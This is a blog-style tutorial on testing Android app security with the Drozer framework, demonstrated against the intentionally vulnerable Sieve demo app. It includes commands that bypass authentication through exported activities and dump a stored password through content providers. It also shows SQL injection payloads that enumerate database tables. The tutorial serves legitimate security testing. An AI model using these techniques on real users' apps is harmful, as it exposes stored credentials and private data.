How To Test Android Application Security Using Drozer?

Ashraf Iftekhar
Jan 24, 2018 · 3 min read

We all remember the time when we used to create a bunch of applications to check for vulnerabilities in Android applications. Then Drozer came into existence, an open source all in one combination to check your application against known vulnerabilities.

To know about installation and set up, you can check the attached PDF or https://github.com/mwrlabs/drozer.

Instead of wasting anymore of your time, let's get started with the question — **What can we do with Drozer?**

Drozer can mainly execute the following tasks:

1. **Retrieving Package Information:** We can retrieve packages present in the connected devices, we can also get information about any installed package.

```
To get list of all packages present in the device.
dz> run app.package.list

To search for a package name from the above list
dz> run app.package.list -f <your_string>

To get basic info about any selected package
dz> run app.package.info -a <package_name>
```

2. Identify the Attack Surface: This is the part where we start exploring vulnerabilities. We start with checking the number of *exported* Activities, Broadcast Receivers, Content Providers and Services. The commands are as follows:

```
To get list of exported Activities, Broadcast Receivers, Content
Providers and Services:
```

```
dz> run app.package.attacksurface <package_name>
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported is debuggable
```

3. Launching Activities: Now we will try to launch the exported activities and try to bypass the authentication. So we start with launching all exported activities.

```
To get a list activities from a package
dz> run app.activity.info -a <package_name>

To launch any selected activity
dz> run app.activity.start --component <package_name>
<activity_name>
```

4. Reading from Content Providers: Next we will try to gather more information about the *Content Providers* exported by the application (under test).

```
To get info about the content providers:
dz> run app.provider.info -a <package_name>

Example Result:
Package: com.mwr.example.sieveAuthority:
com.mwr.example.sieve.DBContentProvider
Read Permission: null
Write Permission: null
Content Provider: com.mwr.example.sieve.DBContentProvider
Multiprocess Allowed: True
Grant Uri Permissions: False
Path Permissions:
Path: /Keys
Type: PATTERN_LITERAL
Read Permission: com.mwr.example.sieve.READ_KEYS
Write Permission: com.mwr.example.sieve.WRITE_KEYS
```

The above content provider is named DBContentProvider, which can be assumed as a **Database Backed Content Provider.** It is very hard to guess the *Content URIs,* however drozer provides a scanner module that brings together various ways to guess paths and divine a list of accessible content URIs. We can get the content URIs with the following:

```
To get the content URIs for the selected package
dz> run scanner.provider.finduris -a <your_package>
```

```
Example Result:
Scanning com.mwr.example.sieve...
Unable to Query content://com.mwr.
example.sieve.DBContentProvider/
  ...
Unable to Query
content://com.mwr.example.sieve.DBContentProvider/Keys
Accessible content URIs:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

We can now use other drozer modules to retrieve information from those content URIs, or even modify the data in the database.

```
To retrieve or modify data using the above content URIs:
dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Password/ --
vertical

   _id: 1
service: Email
username: incognitoguy50
password: PSFjqXIMVa5NJFudgDuuLVgJYFD+8w== (Base64-encoded)
email: incognitoguy50@gmail.com
```

Android platform encourages to use SQLite databases for storing data. SQLite databases can be vulnerable to SQL Injection. We can test for SQL injection by manipulating the projection and selection fields.

```
To attack using SQL injection:
dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --
projection "'"

unrecognized token: "' FROM Passwords" (code 1): , while compiling:
SELECT '

FROM Passwords
dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --
selection "'"
unrecognized token: "')" (code 1): , while compiling: SELECT * FROM
Passwords WHERE (')
```

Android returns a verbose error message showing the whole query we tried to execute and it can be used to exploit to list all the tables in the database.

```
To attack using SQL injection:
dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --
projection "* FROM SQLITE_MASTER WHERE type='table';--"

| type  | name      | tbl_name         | rootpage | sql           |

| table | android_metadata | android_metadata| 3 |CREATE TABLE... |

| table | Passwords        | Passwords       | 4 |CREATE TABLE ...|

| table | Key              | Key             | 5 |CREATE TABLE ...|
```

A content provider can provide access to the underlying file system. This allows apps to share files, where the Android sandbox would otherwise prevent it.

```
To read the files in the file system
dz> run app.provider.read <URI>

To download content from the file
dz> run app.provider.download <URI>

To check for injection vulnerabilities
dz> run scanner.provider.injection -a <package_name>

To check for directory traversal vulnerabilities
dz> run scanner.provider.traversal -a <package_name>
```

5. Interacting with Services: To interact with the exported services, we can ask Drozer to provide more details using:

```
To get details about exported services
dz> run app.service.info -a <package_name>
```

6. **Advance Options:** We can also perform some awesome commands to get more information:


shell.start — *Start an interactive Linux shell on the device.*

tools.file.upload / tools.file.download — *Allow files to be copied to/from the Android device.*

tools.setup.busybox / tools.setup.minimalsu — *Install useful binaries on the device.*

References or Further Reading:

http://mobiletools.mwrinfosecurity.com/Using-Drozer-for-application-security-assessments/



Android Security Testing Hacking Drozer

About Help Legal